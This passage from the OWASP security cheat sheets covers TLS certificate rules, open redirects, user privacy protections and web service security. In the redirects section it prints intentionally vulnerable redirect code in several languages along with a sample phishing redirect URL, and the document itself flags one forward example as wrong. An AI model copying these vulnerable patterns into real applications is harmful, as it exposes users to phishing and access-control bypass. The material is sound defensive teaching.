Compression Ratio Info-leak Made Easy (CRIME) is an exploit against the data compression scheme used by the TLS and SPDY protocols. The exploit allows an adversary to recover user authentication cookies from HTTPS. The recovered cookie can be subsequently used for session hijacking attacks.

Rule - Use Strong Keys & Protect Them

The private key used to generate the cipher key must be sufficiently strong for the anticipated lifetime of the private key and corresponding certificate. The current best practice is to select a key size of at least 2048 bits. Additional information on key lifetimes and comparable key strengths can be found at [48], NIST SP 800-57 [49]. In addition, the private key must be stored in a location that is protected from unauthorized access.

Rule - Use a Certificate That Supports Required Domain Names

A user should never be presented with a certificate error, including prompts to reconcile domain or hostname mismatches, or expired certificates. If the application is available at both https://www.example.com and https://example.com then an appropriate certificate, or certificates, must be presented to accommodate the situation. The presence of certificate errors desensitizes users to TLS error messages and increases the possibility an attacker could launch a convincing phishing or man-in-the-middle attack.
For example, consider a web application accessible at https://abc.example.com and https://xyz.example.com. One certificate should be acquired for the host or server abc.example.com; and a second certificate for host or server xyz.example.com. In both cases, the hostname would be present in the Subject's Common Name (CN).
Alternatively, the Subject Alternate Names (SANs) can be used to provide a specific listing of multiple names where the certificate is valid. In the example above, the certificate could list the Subject's CN as example.com, and list two SANs: abc.example.com and xyz.example.com. These certificates are sometimes referred to as "multiple domain certificates".

Rule - Use Fully Qualified Names in Certificates

Use fully qualified names in the DNS name field, and do not use unqualifed names (e.g., 'www'), local names (e.g., 'localhost'), or private IP addresses (e.g., 192.168.1.1) in the DNS name field. Unqualifed names, local names, or private IP addresses violate the certificate specification.

Rule - Do Not Use Wildcard Certificates

You should refrain from using wildcard certificates. Though they are expedient at circumventing annoying user prompts, they also violate the principal of least privilege [50] and asks the user to trust all machines, including developer's machines, the secretary's machine in the lobby and the sign-in kiosk. Obtaining access to the private key is left as an exercise for the attacker, but its made much easier when stored on the file system unprotected.
Statistics gathered by Qualys for Internet SSL Survey 2010 [51] indicate wildcard certificates have a 4.4% share, so the practice is not standard for public facing hosts. Finally, wildcard certificates violate EV Certificate Guidelines [52].

Rule - Do Not Use RFC 1918 Addresses in Certificates

Certificates should not use private addresses. RFC 1918 [53] is Address Allocation for Private Internets [54]. Private addresses are Internet Assigned Numbers Authority (IANA) reserved and include 192.168/16, 172.16/12, and 10/8.
Certificates issued with private addresses violate EV Certificate Guidelines. In addition, Peter Gutmann writes in in Engineering Security [55]: "This one is particularly troublesome because, in combination with the router-compromise attacks... and ...OSCP-defeating measures, it allows an attacker to spoof any EV-certificate site."

Rule - Always Provide All Needed Certificates

Clients attempt to solve the problem of identifying a server or host using PKI and X509 certificate. When a user receives a server or host's certificate, the certificate must be validated back to a trusted root certification authority. This is known as path validation.
There can be one or more intermediate certificates in between the end-entity (server or host) certificate and root certificate. In addition to validating both endpoints, the user will also have to validate all intermediate certificates. Validating all intermediate certificates can be tricky because the user may not have them locally. This is a well-known PKI issue called the "Which Directory?" problem.
To avoid the "Which Directory?" problem, a server should provide the user with all required certificates used in a path validation.

21.2.7. Test your overall TLS/SSL setup and your Certificate

- OWASP Testing Guide: Chapter on SSL/TLS Testing [56]
- OWASP 'O-Saft' (OWASP SSL audit for testers / OWASP SSL advanced forensic tool) [57]
- SSL LABS Server Test [58]
- other Tools: Testing for Weak SSL/TSL Ciphers, Insufficient Transport Layer Protection (OWASP-EN-002) (DRAFT) [59] - References - Tools

21.2.8. Client (Browser) Configuration

The validation procedures to ensure that a certificate is valid are complex and difficult to correctly perform. In a typical web application model, these checks will be performed by the client's web browser in accordance with local browser settings and are out of the control of the application. However, these items do need to be addressed in the following scenarios:

- The application server establishes connections to other applications over TLS for purposes such as web services or any exchange of data
- A thick client application is connecting to a server via TLS

In these situations extensive certificate validation checks must occur in order to establish the validity of the certificate. Consult the following resources to assist in the design and testing of this functionality. The NIST PKI testing site includes a full test suite of certificates and expected outcomes of the test cases.

- NIST PKI Testing [60]
- IETF RFC 5280 [61]

As specified in the above guidance, if the certificate can not be validated for any reason then the connection between the client and server must be dropped. Any data exchanged over a connection where the certificate has not properly been validated could be exposed to unauthorized access or modification.

21.2.9. Additional Controls

Extended Validation Certificates

Extended validation certificates (EV Certificates) proffer an enhanced investigation by the issuer into the requesting party due to the industry's race to the bottom. The purpose of EV certificates is to provide the user with greater assurance that the owner of the certificate is a verified legal entity for the site. Browsers with support for EV certificates distinguish an EV certificate in a variety of ways. Internet Explorer will color a portion of the URL in green, while Mozilla will add a green portion to the left of the URL indicating the company name.
High value websites should consider the use of EV certificates to enhance customer confidence in the certificate. It should also be noted that EV certificates do not provide any greater technical security for the TLS. The purpose of the EV certificate is to increase user confidence that the target site is indeed who it claims to be.

Client-Side Certificates

Client side certificates can be used with TLS to prove the identity of the client to the server. Referred to as "two-way TLS", this configuration requires the client to provide their certificate to the server, in addition to the server providing their's to the client. If client certificates are used, ensure that the same validation of the client certificate is performed by the server, as indicated for the validation of server certificates above. In addition, the server should be configured to drop the TLS connection if the client certificate cannot be verified or is not provided.
The use of client side certificates is relatively rare currently due to the complexities of certificate generation, safe distribution, client side configuration, certificate revocation and reissuance, and the fact that clients can only authenticate on machines where their client side certificate is installed. Such certificates are typically used for very high value connections that have small user populations.

21.2.9.1. Certificate and Public Key Pinning

Hybrid and native applications can take advantage of certificate and public key pinning [62]. Pinning associates a host (for example, server) with an identity (for example, certificate or public key), and allows an application to leverage knowledge of the pre-existing relationship. At runtime, the application would inspect the certificate or public key received after connecting to the server. If the certificate or public key is expected, then the application would proceed as normal. If unexpected, the application would stop using the channel and close the connection since an adversary could control the channel or server.
Pinning still requires customary X509 checks, such as revocation, since CRLs and OCSP provides real time status information. Otherwise, an application could possibly (1) accept a known bad certificate; or (2) require an out-of-band update, which could result in a lengthy App Store approval.
Browser based applications are at a disadvantage since most browsers do not allow the user to leverage pre-existing relationships and a priori knowledge. In addition, Javascript and Websockets do not expose methods to for a web app to query the underlying secure connection information (such as the certificate or public key). It is noteworthy that Chromium based browsers perform pinning on selected sites, but the list is currently maintained by the vendor.
For more information, please see the Pinning Cheat Sheet 15 on page 101.

21.3. Providing Transport Layer Protection for Back End and Other Connections

Although not the focus of this cheat sheet, it should be stressed that transport layer protection is necessary for back-end connections and any other connection where sensitive data is exchanged or where user identity is established. Failure to implement an effective and robust transport layer security will expose sensitive data and undermine the effectiveness of any authentication or access control mechanism.

21.3.1. Secure Internal Network Fallacy

The internal network of a corporation is not immune to attacks. Many recent high profile intrusions, where thousands of sensitive customer records were compromised, have been perpetrated by attackers that have gained internal network access and then used sniffers to capture unencrypted data as it traversed the internal network.

21.4. Related Articles

- Mozilla – Mozilla Recommended Configurations, `https://wiki.mozilla.org/Security/Server_Side_TLS#Recommended_configurations`
- OWASP – Testing for SSL-TLS, `https://www.owasp.org/index.php/Testing_for_SSL-TLS_(OWASP-CM-001)`, and OWASP Guide to Cryptography, `https://www.owasp.org/index.php/Guide_to_Cryptography`
- OWASP – Application Security Verification Standard (ASVS) – Communication Security Verification Requirements (V10), `http://www.owasp.org/index.php/ASVS`
- OWASP – ASVS Article on Why you need to use a FIPS 140-2 validated cryptomodule, `https://www.owasp.org/index.php/Why_you_need_to_use_a_FIPS_140-2_validated_cryptomodule`
- SSL Labs – SSL/TLS Deployment Best Practices, `https://www.ssllabs.com/projects/best-practices/index.html`
- SSL Labs – SSL Server Rating Guide, `http://www.ssllabs.com/projects/rating-guide/index.html`
- ENISA – Algorithms, Key Sizes and Parameters Report, `http://www.enisa.europa.eu/activities/identity-and-trust/library/deliverables/algorithms-key-sizes-and-parameters-report`
- BSI – BSI TR-02102 Part 2 (German), `https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/TechnischeRichtlinien/TR02102/BSI-TR-02102-2_pdf.html`
- yaSSL – Differences between SSL and TLS Protocol Versions, `http://www.yassl.com/yaSSL/Blog/Entries/2010/10/7_Differences_between_SSL_and_TLS_Protocol_Versions.html`
- NIST – SP 800-52 Guidelines for the selection and use of transport layer security (TLS) Implementations, `http://csrc.nist.gov/publications/nistpubs/800-52/SP800-52.pdf`
- NIST – FIPS 140-2 Security Requirements for Cryptographic Modules, `http://csrc.nist.gov/publications/fips/fips140-2/fips1402.pdf`

- NIST – Implementation Guidance for FIPS PUB 140-2 and the Cryptographic Module Validation Program, `http://csrc.nist.gov/groups/STM/cmvp/documents/fips140-2/FIPS1402IG.pdf`
- NIST - NIST SP 800-57 Recommendation for Key Management, Revision 3, `http://csrc.nist.gov/publications/nistpubs/800-57/sp800-57_part1_rev3_general.pdf`, Public DRAFT, `http://csrc.nist.gov/publications/PubsDrafts.html#SP-800-57-Part%203-Rev.1`
- NIST – SP 800-95 Guide to Secure Web Services, `http://csrc.nist.gov/publications/drafts.html#sp800-95`
- IETF – RFC 5280 Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile, `http://www.ietf.org/rfc/rfc5280.txt`
- IETF – RFC 2246 The Transport Layer Security (TLS) Protocol Version 1.0 (JAN 1999), `http://www.ietf.org/rfc/rfc2246.txt`
- IETF – RFC 4346 The Transport Layer Security (TLS) Protocol Version 1.1 (APR 2006), `http://www.ietf.org/rfc/rfc4346.txt`
- IETF – RFC 5246 The Transport Layer Security (TLS) Protocol Version 1.2 (AUG 2008), `http://www.ietf.org/rfc/rfc5246.txt`
- bettercrypto - Applied Crypto Hardening: HOWTO for secure crypto settings of the most common services (DRAFT), `https://bettercrypto.org/`

21.5. Authors and Primary Editors

- Michael Coates - michael.coates[at]owasp.org
- Dave Wichers - dave.wichers[at]owasp.org
- Michael Boberski - boberski_michael[at]bah.com
- Tyler Reguly - treguly[at]sslfail.com

21.6. References

1. `https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet`
2. `http://csrc.nist.gov/groups/STM/cmvp/validation.html`
3. `http://csrc.nist.gov/groups/STM/cmvp/documents/fips140-2/FIPS1402IG.pdf`
4. `http://csrc.nist.gov/publications/nistpubs/800-52/SP800-52.pdf`
5. `http://www.w3.org/Security/wiki/Strict_Transport_Security`
6. `http://www.ietf.org/rfc/rfc2616.txt`
7. `https://www.owasp.org/index.php/HTTP_Strict_Transport_Security#Browser_Support`
8. `https://www.owasp.org/index.php/HTTP_Strict_Transport_Security`

9. http://www.youtube.com/watch?v=zEV3HOuM_Vw&feature=youtube_gdata

10. http://googleonlinesecurity.blogspot.com/2014/09/gradually-sunsetting-sha-1.html

11. https://support.globalsign.com/customer/portal/articles/1499561-sha-256-compatibility

12. http://www.schneier.com/paper-ssl-revised.pdf

13. http://www.yaksman.org/~lweith/ssl.pdf

14. http://en.wikipedia.org/wiki/Transport_Layer_Security#Web_browsers

15. http://www.yassl.com/yaSSL/Blog/Entries/2010/10/7_Differences_between_SSL_and_TLS_Protocol_Versions.html

16. http://www.schneier.com/paper-ssl-revised.pdf

17. http://www.yaksman.org/~lweith/ssl.pdf

18. https://www.openssl.org/~bodo/ssl-poodle.pdf

19. https://www.ssllabs.com/ssltest/viewClient.html?name=IE&version=6&platform=XP

20. http://www.iana.org/assignments/tls-parameters/tls-parameters.xml#tls-parameters-3

21. http://www.mail-archive.com/cryptography@randombit.net/msg03785.html

22. http://vincent.bernat.im/en/blog/2011-ssl-perfect-forward-secrecy.html

23. http://safecurves.cr.yp.to/

24. https://www.schneier.com/blog/archives/2013/09/the_nsa_is_brea.html#c1675929

25. http://www.researchgate.net/profile/Johannes_Merkle/publication/260050106_Standardisierung_der_Brainpool-Kurven_fr_TLS_und_IPSec/file/60b7d52f36a0cc2fdd.pdf

26. http://tools.ietf.org/html/rfc7027

27. http://eprint.iacr.org/2007/286

28. https://tools.ietf.org/html/draft-josefsson-tls-curve25519-05

29. http://www.iana.org/assignments/tls-parameters/tls-parameters.xhtml#tls-parameters-8

30. https://projectbullrun.org/dual-ec/tls.html

31. https://factorable.net/weakkeys12.conference.pdf

32. https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/TechnischeRichtlinien/TR02102/BSI-TR-02102-2_pdf.html

33. http://tools.ietf.org/html/rfc5469

34. http://www.isg.rhul.ac.uk/tls/

35. https://www.owasp.org/index.php/O-Saft

36. https://bettercrypto.org/

37. https://www.ssllabs.com/ssltest/index.html

38. http://vincent.bernat.im/en/blog/2011-ssl-perfect-forward-secrecy.html#some-benchmarks

39. http://nmav.gnutls.org/2011/12/price-to-pay-for-perfect-forward.html

40. http://www.ietf.org/rfc/rfc5246.txt

41. https://www.ssllabs.com/projects/best-practices/index.html

42. https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/TechnischeRichtlinien/TR02102/BSI-TR-02102-2_pdf.html

43. http://www.enisa.europa.eu/activities/identity-and-trust/library/deliverables/algorithms-key-sizes-and-parameters-report

44. http://csrc.nist.gov/groups/STM/cmvp/documents/fips140-2/FIPS1402IG.pdf

45. http://www.iana.org/assignments/tls-parameters/tls-parameters.xml#tls-parameters-3

46. http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2009-3555

47. http://www.ietf.org/rfc/rfc5746.txt

48. http://www.keylength.com/en/compare/

49. http://csrc.nist.gov/publications/nistpubs/800-57/sp800-57_part1_rev3_general.pdf

50. https://www.owasp.org/index.php/Least_privilege

51. http://media.blackhat.com/bh-us-10/presentations/Ristic/BlackHat-USA-2010-Ristic-Qualys-SSL-Survey-HTTP-Rating-Guide-slides.pdf

52. https://www.cabforum.org/EV_Certificate_Guidelines.pdf

53. https://tools.ietf.org/html/rfc1918

54. http://tools.ietf.org/rfc/rfc1918.txt

55. http://www.cs.auckland.ac.nz/~pgut001/pubs/book.pdf

56. https://www.owasp.org/index.php/Testing_for_SSL-TLS_(OWASP-CM-001)

57. https://www.owasp.org/index.php/O-Saft

58. https://www.ssllabs.com/ssltest

59. https://www.owasp.org/index.php/Testing_for_Weak_SSL/TSL_Ciphers,_Insufficient_Transport_Layer_Protection_(OWASP-EN-002)#References

60. http://csrc.nist.gov/groups/ST/crypto_apps_infra/pki/pkitesting.html

61. http://www.ietf.org/rfc/rfc5280.txt

62. https://www.owasp.org/index.php/Certificate_and_Public_Key_Pinning

22. Unvalidated Redirects and Forwards Cheat Sheet

Last revision (mm/dd/yy): 08/21/2014

22.1. Introduction

Unvalidated redirects and forwards are possible when a web application accepts untrusted input that could cause the web application to redirect the request to a URL contained within untrusted input. By modifying untrusted URL input to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials. Because the server name in the modified link is identical to the original site, phishing attempts may have a more trustworthy appearance. Unvalidated redirect and forward attacks can also be used to maliciously craft a URL that would pass the application's access control check and then forward the attacker to privileged functions that they would normally not be able to access.

22.2. Safe URL Redirects

When we want to redirect a user automatically to another page (without an action of the visitor such as clicking on a hyperlink) you might implement a code such as the following:

- Java

```
response.sendRedirect("http://www.mysite.com");
```

- PHP

```
<?php
/* Redirect browser */
header("Location: http://www.mysite.com/");
?>
```

- ASP.NET

```
Response.Redirect("~/folder/Login.aspx")
```

- Rails

```
redirect_to login_path
```

In the examples above, the URL is being explicitly declared in the code and cannot be manipulated by an attacker.

22.3. Dangerous URL Redirects

The following examples demonstrate unsafe redirect and forward code.

22.3.1. Dangerous URL Redirect Example 1

The following Java code receives the URL from the 'url' GET parameter and redirects to that URL.

```
response.sendRedirect(request.getParameter("url"));
```

The following PHP code obtains a URL from the query string and then redirects the user to that URL.

```
$redirect_url = $_GET['url'];
header("Location: " . $redirect_url);
```

A similar example of C# .NET Vulnerable Code:

```
string url = request.QueryString["url"];
Response.Redirect(url);
```

And in rails:

```
redirect_to params[:url]
```

The above code is vulnerable to an attack if no validation or extra method controls are applied to verify the certainty of the URL. This vulnerability could be used as part of a phishing scam by redirecting users to a malicious site. If no validation is applied, a malicious user could create a hyperlink to redirect your users to an unvalidated malicious website, for example:

```
http://example.com/example.php?url=http://malicious.example.com
```

The user sees the link directing to the original trusted site (example.com) and does not realize the redirection that could take place

22.3.2. Dangerous URL Redirect Example 2

ASP.NET MVC 1 & 2 websites are particularly vulnerable to open redirection attacks. In order to avoid this vulnerability, you need to apply MVC 3.
The code for the LogOn action in an ASP.NET MVC 2 application is shown below. After a successful login, the controller returns a redirect to the returnUrl. You can see that no validation is being performed against the returnUrl parameter.
Listing 1 – ASP.NET MVC 2 LogOn action in AccountController.cs

```
[HttpPost]
public ActionResult LogOn(LogOnModel model, string returnUrl) {
  if (ModelState.IsValid) {
    if (MembershipService.ValidateUser(model.UserName, model.Password)) {
      FormsService.SignIn(model.UserName, model.RememberMe);
      if (!String.IsNullOrEmpty(returnUrl)) {
        return Redirect(returnUrl);
      } else {
        return RedirectToAction("Index", "Home");
      }
    } else {
      ModelState.AddModelError("", "The user name or password provided is
          ↪ incorrect.");
    }
  }
  // If we got this far, something failed, redisplay form
  return View(model);
}
```

22.3.3. Dangerous Forward Example

```
FIXME: This example is wrong... it doesn't even call forward(). The example
    ↪ should include (for example) a security-constraint in web.xml that
    ↪ prevents access to a URL. Then the forward to that URL from within
    ↪ the application will bypass the constraint.
```

When applications allow user input to forward requests between different parts of the site, the application must check that the user is authorized to access the url, perform the functions it provides, and it is an appropriate url request. If the application fails to perform these checks, an attacker crafted URL may pass the application's access control check and then forward the attacker to an administrative function that is not normally permitted.
http://www.example.com/function.jsp?fwd=admin.jsp
The following code is a Java servlet that will receive a GET request with a url parameter in the request to redirect the browser to the address specified in the url parameter. The servlet will retrieve the url parameter value from the request and send a response to redirect the browser to the url address.

```
public class RedirectServlet extends HttpServlet {
  protected void doGet(HttpServletRequest request, HttpServletResponse
     ↪ response) throws   ServletException, IOException {
    String query = request.getQueryString();
    if (query.contains("url")) {
      String url = request.getParameter("url");
      response.sendRedirect(url);
    }
  }
}
```

22.4. Preventing Unvalidated Redirects and Forwards

Safe use of redirects and forwards can be done in a number of ways:

- Simply avoid using redirects and forwards.
- If used, do not allow the url as user input for the destination. This can usually be done. In this case, you should have a method to validate URL.
- If user input can't be avoided, ensure that the supplied *value* is valid, appropriate for the application, and is *authorized* for the user.
- It is recommended that any such destination input be mapped to a value, rather than the actual URL or portion of the URL, and that server side code translate this value to the target URL.
- Sanitize input by creating a list of trusted URL's (lists of hosts or a regex).
- Force all redirects to first go through a page notifying users that they are going off of your site, and have them click a link to confirm.

22.5. Related Articles

- OWASP Article on Open Redirects, `https://www.owasp.org/index.php/Open_redirect`

- CWE Entry 601 on Open Redirects, `http://cwe.mitre.org/data/definitions/601.html`
- WASC Article on URL Redirector Abuse, `http://projects.webappsec.org/w/page/13246981/URL%20Redirector%20Abuse`
- Google blog article on the dangers of open redirects, `http://googlewebmastercentral.blogspot.com/2009/01/open-redirect-urls-is-your-site-being.html`
- Preventing Open Redirection Attacks (C#), `http://www.asp.net/mvc/tutorials/security/preventing-open-redirection-attacks`

22.6. Authors and Primary Editors

- Susanna Bezold - susanna.bezold[at]owasp.org
- Johanna Curiel - johanna.curiel[at]owasp.org
- Jim Manico - jim[at]owasp.org

22.7. References

1. `https://www.owasp.org/index.php/Unvalidated_Redirects_and_Forwards_Cheat_Sheet`

23. User Privacy Protection Cheat Sheet

Last revision (mm/dd/yy): 04/7/2014

23.1. Introduction

This OWASP Cheat Sheet introduces mitigation methods that web developers may utilize in order to protect their users from a vast array of potential threats and aggressions that might try to undermine their privacy and anonymity. This cheat sheet focuses on privacy and anonymity threats that users might face by using online services, especially in contexts such as social networking and communication platforms.

23.2. Guidelines

23.2.1. Strong Cryptography

Any online platform that handles user identities, private information or communications must be secured with the use of strong cryptography. User communications must be encrypted in transit and storage. User secrets such as passwords must also be protected using strong, collision-resistant hashing algorithms with increasing work factors, in order to greatly mitigate the risks of exposed credentials as well as proper integrity control.
To protect data in transit, developers must use and adhere to TLS/SSL best practices such as verified certificates, adequately protected private keys, usage of strong ciphers only, informative and clear warnings to users, as well as sufficient key lengths. Private data must be encrypted in storage using keys with sufficient lengths and under strict access conditions, both technical and procedural. User credentials must be hashed regardless of whether or not they are encrypted in storage.
For detailed guides about strong cryptography and best practices, read the following OWASP references:

- Cryptographic Storage Cheat Sheet 6 on page 46
- Authentication Cheat Sheet 1 on page 12
- Transport Layer Protection Cheat Sheet 21 on page 148
- Guide to Cryptography [2]
- Testing for TLS/SSL [3]

23.2.2. Support HTTP Strict Transport Security

HTTP Strict Transport Security (HSTS) is an HTTP header set by the server indicating to the user agent that only secure (HTTPS) connections are accepted, prompting the user agent to change all insecure HTTP links to HTTPS, and forcing the compliant user agent to fail-safe by refusing any TLS/SSL connection that is not trusted by the user.

HSTS has average support on popular user agents, such as Mozilla Firefox and Google Chrome. Nevertheless, it remains very useful for users who are in consistent fear of spying and Man in the Middle Attacks.
If it is impractical to force HSTS on all users, web developers should at least give users the choice to enable it if they wish to make use of it.
For more details regarding HSTS, please visit:

- HTTP Strict Transport Security in Wikipedia [4]
- IETF Draft for HSTS [5]
- OWASP Appsec Tutorial Series - Episode 4: Strict Transport Security [6]

23.2.3. Digital Certificate Pinning

Certificate Pinning is the practice of hardcoding or storing a pre-defined set of information (usually hashes) for digital certificates/public keys in the user agent (be it web browser, mobile app or browser plugin) such that only the predefined certificates/public keys are used for secure communication, and all others will fail, even if the user trusted (implicitly or explicitly) the other certificates/public keys.
Some advantages for pinning are:

- In the event of a CA compromise, in which a compromised CA trusted by a user can issue certificates for any domain, allowing evil perpetrators to eavesdrop on users.
- In environments where users are forced to accept a potentially-malicious root CA, such as corporate environments or national PKI schemes.
- In applications where the target demographic may not understand certificate warnings, and is likely to just allow any invalid certificate.

For details regarding certificate pinning, please refer to the following:

- OWASP Certificate Pinning Cheat Sheet 15 on page 101
- Public Key Pinning Extension for HTTP draft-ietf-websec-key-pinning-02 [7]
- Securing the SSL channel against man-in-the-middle attacks: Future technologies - HTTP Strict Transport Security and and Pinning of Certs, by Tobias Gondrom [8]

23.2.4. Panic Modes

A panic mode is a mode that threatened users can refer to when they fall under direct threat to disclose account credentials.
Giving users the ability to create a panic mode can help them survive these threats, especially in tumultuous regions around the world. Unfortunately many users around the world are subject to types of threats that most web developers do not know of or take into account.
Examples of panic modes are modes where distressed users can delete their data upon threat, log into fake inboxes/accounts/systems, or invoke triggers to backup/upload/hide sensitive data.
The appropriate panic mode to implement differs depending on the application type. A disk encryption software such as TrueCrypt might implement a panic mode that starts up a fake system partition if the user entered his/her distressed password.

E-mail providers might implement a panic mode that hides predefined sensitive emails or contacts, allowing reading innocent e-mail messages only, usually as defined by the user, while preventing the panic mode from overtaking the actual account.
An important note about panic modes is that they must not be easily discoverable, if at all. An adversary inside a victim's panic mode must not have any way, or as few possibilities as possible, of finding out the truth. This means that once inside a panic mode, most non-sensitive normal operations must be allowed to continue (such as sending or receiving email), and that further panic modes must be possible to create from inside the original panic mode (If the adversary tried to create a panic mode on a victim's panic mode and failed, the adversary would know he/she was already inside a panic mode, and might attempt to hurt the victim). Another solution would be to prevent panic modes from being generated from the user account, and instead making it a bit harder to spoof by adversaries. For example it could be only created Out Of Band, and adversaries must have no way to know a panic mode already exists for that particular account.
The implementation of a panic mode must always aim to confuse adversaries and prevent them from reaching the actual accounts/sensitive data of the victim, as well as prevent the discovery of any existing panic modes for a particular account.
For more details regarding TrueCrypt's hidden operating system mode, please refer to TrueCrypt Hidden Operating System [9].

23.2.5. Remote Session Invalidation

In case user equipment is lost, stolen or confiscated, or under suspicion of cookie theft; it might be very beneficial for users to able to see view their current online sessions and disconnect/invalidate any suspicious lingering sessions, especially ones that belong to stolen or confiscated devices. Remote session invalidation can also helps if a user suspects that his/her session details were stolen in a Man-in-the-Middle attack.
For details regarding session management, please refer to OWASP Session Management Cheat Sheet 19 on page 125

23.2.6. Allow Connections from Anonymity Networks

Anonymity networks, such as the Tor Project, give users in tumultuous regions around the world a golden chance to escape surveillance, access information or break censorship barriers. More often than not, activists in troubled regions use such networks to report injustice or send uncensored information to the rest of the world, especially mediums such as social networks, media streaming websites and e-mail providers.
Web developers and network administrators must pursue every avenue to enable users to access services from behind such networks, and any policy made against such anonymity networks need to be carefully re-evaluated with respect to impact on people around the world.
If possible, application developers should try to integrate or enable easy coupling of their applications with these anonymity networks, such as supporting SOCKS proxies or integration libraries (e.g. OnionKit for Android).
For more information about anonymity networks, and the user protections they provide, please refer to:

- The Tor Project [10]
- I2P Network [11]

- OnionKit: Boost Network Security and Encryption in your Android Apps [12]

23.2.7. Prevent IP Address Leakage

Preventing leakage of user IP addresses is of great significance when user protection is in scope. Any application that hosts external 3rd party content, such as avatars, signatures or photo attachments; must take into account the benefits of allowing users to block 3rd-party content from being loaded in the application page.
If it was possible to embed 3rd-party, external domain images, for example, in a user's feed or timeline; an adversary might use it to discover a victim's real IP address by hosting it on his domain and watch for HTTP requests for that image.
Many web applications need user content to operate, and this is completely acceptable as a business process; however web developers are advised to consider giving users the option of blocking external content as a precaution. This applies mainly to social networks and forums, but can also apply to web-based e-mail, where images can be embedded in HTML-formatted e-mails.
A similar issue exists in HTML-formatted emails that contain 3rd party images, however most e-mail clients and providers block loading of 3rd party content by default; giving users better privacy and anonymity protection.

23.2.8. Honesty & Transparency

If the web application cannot provide enough legal or political protections to the user, or if the web application cannot prevent misuse or disclosure of sensitive information such as logs, the truth must be told to the users in a clear understandable form, so that users can make an educated choice about whether or not they should use that particular service.
If it doesn't violate the law, inform users if their information is being requested for removal or investigation by external entities.
Honesty goes a long way towards cultivating a culture of trust between a web application and its users, and it allows many users around the world to weigh their options carefully, preventing harm to users in various contrasting regions around the world.
More insight regarding secure logging can be found in the OWASP Logging Cheat Sheet 12 on page 79.

23.3. Authors and Primary Editors

- Mohammed ALDOUB - OWASP Kuwait chapter leader

23.4. References

1. https://www.owasp.org/index.php/User_Privacy_Protection_Cheat_Sheet
2. https://www.owasp.org/index.php/Guide_to_Cryptography
3. https://www.owasp.org/index.php/Testing_for_SSL-TLS_%28OWASP-CM-001%29
4. https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security
5. https://tools.ietf.org/html/draft-ietf-websec-strict-transport-sec-11
6. http://www.youtube.com/watch?v=zEV3HOuM_Vw

7. https://www.ietf.org/id/draft-ietf-websec-key-pinning-02.txt
8. https://www.owasp.org/images/4/4b/OWASP_defending-MITMA_APAC2012.pdf
9. http://www.truecrypt.org/docs/?s=hidden-operating-system
10. https://www.torproject.org/
11. http://www.i2p2.de/
12. https://github.com/guardianproject/OnionKit

24. Web Service Security Cheat Sheet

Last revision (mm/dd/yy): 04/7/2014

24.1. Introduction

This article is focused on providing guidance to securing web services and preventing web services related attacks. Please notice that due to the difference of implementation between different frameworks, this cheat sheet is kept at a high level.

24.2. Transport Confidentiality

Transport confidentiality protects against eavesdropping and man-in-the-middle attacks against web service communications to/from the server.
Rule - All communication with and between web services containing sensitive features, an authenticated session, or transfer of sensitive data must be encrypted using well configured TLS. This is recommended even if the messages themselves are encrypted because SSL/TLS provides numerous benefits beyond traffic confidentiality including integrity protection, replay defenses, and server authentication. For more information on how to do this properly see the Transport Layer Protection Cheat Sheet 21 on page 148.

24.3. Server Authentication

Rule - SSL/TLS must be used to authenticate the service provider to the service consumer. The service consumer should verify the server certificate is issued by a trusted provider, is not expired, is not revoked, matches the domain name of the service, and that the server has proven that it has the private key associated with the public key certificate (by properly signing something or successfully decrypting something encrypted with the associated public key).

24.4. User Authentication

User authentication verifies the identity of the user or the system trying to connect to the service. Such authentication is usually a function of the container of the web service.

Rule If used, Basic Authentication must be conducted over SSL, but Basic Authentication is not recommended.

Rule Client Certificate Authentication using SSL is a strong form of authentication that is recommended.

24.5. Transport Encoding

SOAP encoding styles are meant to move data between software objects into XML format and back again.

Rule Enforce the same encoding style between the client and the server.

24.6. Message Integrity

This is for data at rest. Integrity of data in transit can easily be provided by SSL/TLS. When using public key cryptography, encryption does guarantee confidentiality but it does not guarantee integrity since the receiver's public key is public. For the same reason, encryption does not ensure the identity of the sender.

Rule For XML data, use XML digital signatures to provide message integrity using the sender's private key. This signature can be validated by the recipient using the sender's digital certificate (public key).

24.7. Message Confidentiality

Data elements meant to be kept confidential must be encrypted using a strong encryption cipher with an adequate key length to deter brute forcing.

Rule Messages containing sensitive data must be encrypted using a strong encryption cipher. This could be transport encryption or message encryption.

Rule Messages containing sensitive data that must remain encrypted at rest after receipt must be encrypted with strong data encryption, not just transport encryption.

24.8. Authorization

Web services need to authorize web service clients the same way web applications authorize users. A web service needs to make sure a web service client is authorized to: perform a certain action (coarse-grained); on the requested data (fine-grained).

Rule A web service should authorize its clients whether they have access to the method in question. Following authentication, the web service should check the privileges of the requesting entity whether they have access to the requested resource. This should be done on every request.

Rule Ensure access to administration and management functions within the Web Service Application is limited to web service administrators. Ideally, any administrative capabilities would be in an application that is completely separate from the web services being managed by these capabilities, thus completely separating normal users from these sensitive functions.

24.9. Schema Validation

Schema validation enforces constraints and syntax defined by the schema.

Rule Web services must validate SOAP payloads against their associated XML schema definition (XSD).

Rule The XSD defined for a SOAP web service should, at a minimum, define the maximum length and character set of every parameter allowed to pass into and out of the web service.

Rule The XSD defined for a SOAP web service should define strong (ideally white list) validation patterns for all fixed format parameters (e.g., zip codes, phone numbers, list values, etc.).

24.10. Content Validation

Rule Like any web application, web services need to validate input before consuming it. Content validation for XML input should include:

- Validation against malformed XML entities
- Validation against XML Bomb attacks
- Validating inputs using a strong white list
- Validating against external entity attacks

24.11. Output Encoding

Web services need to ensure that output sent to clients is encoded to be consumed as data and not as scripts. This gets pretty important when web service clients use the output to render HTML pages either directly or indirectly using AJAX objects.

Rule All the rules of output encoding applies as per XSS (Cross Site Scripting) Prevention Cheat Sheet 25 on page 178.

24.12. Virus Protection

SOAP provides the ability to attach files and document to SOAP messages. This gives the opportunity for hackers to attach viruses and malware to these SOAP messages.

Rule Ensure Virus Scanning technology is installed and preferably inline so files and attachments could be checked before being saved on disk.

Rule Ensure Virus Scanning technology is regularly updated with the latest virus definitions / rules.

24.13. Message Size

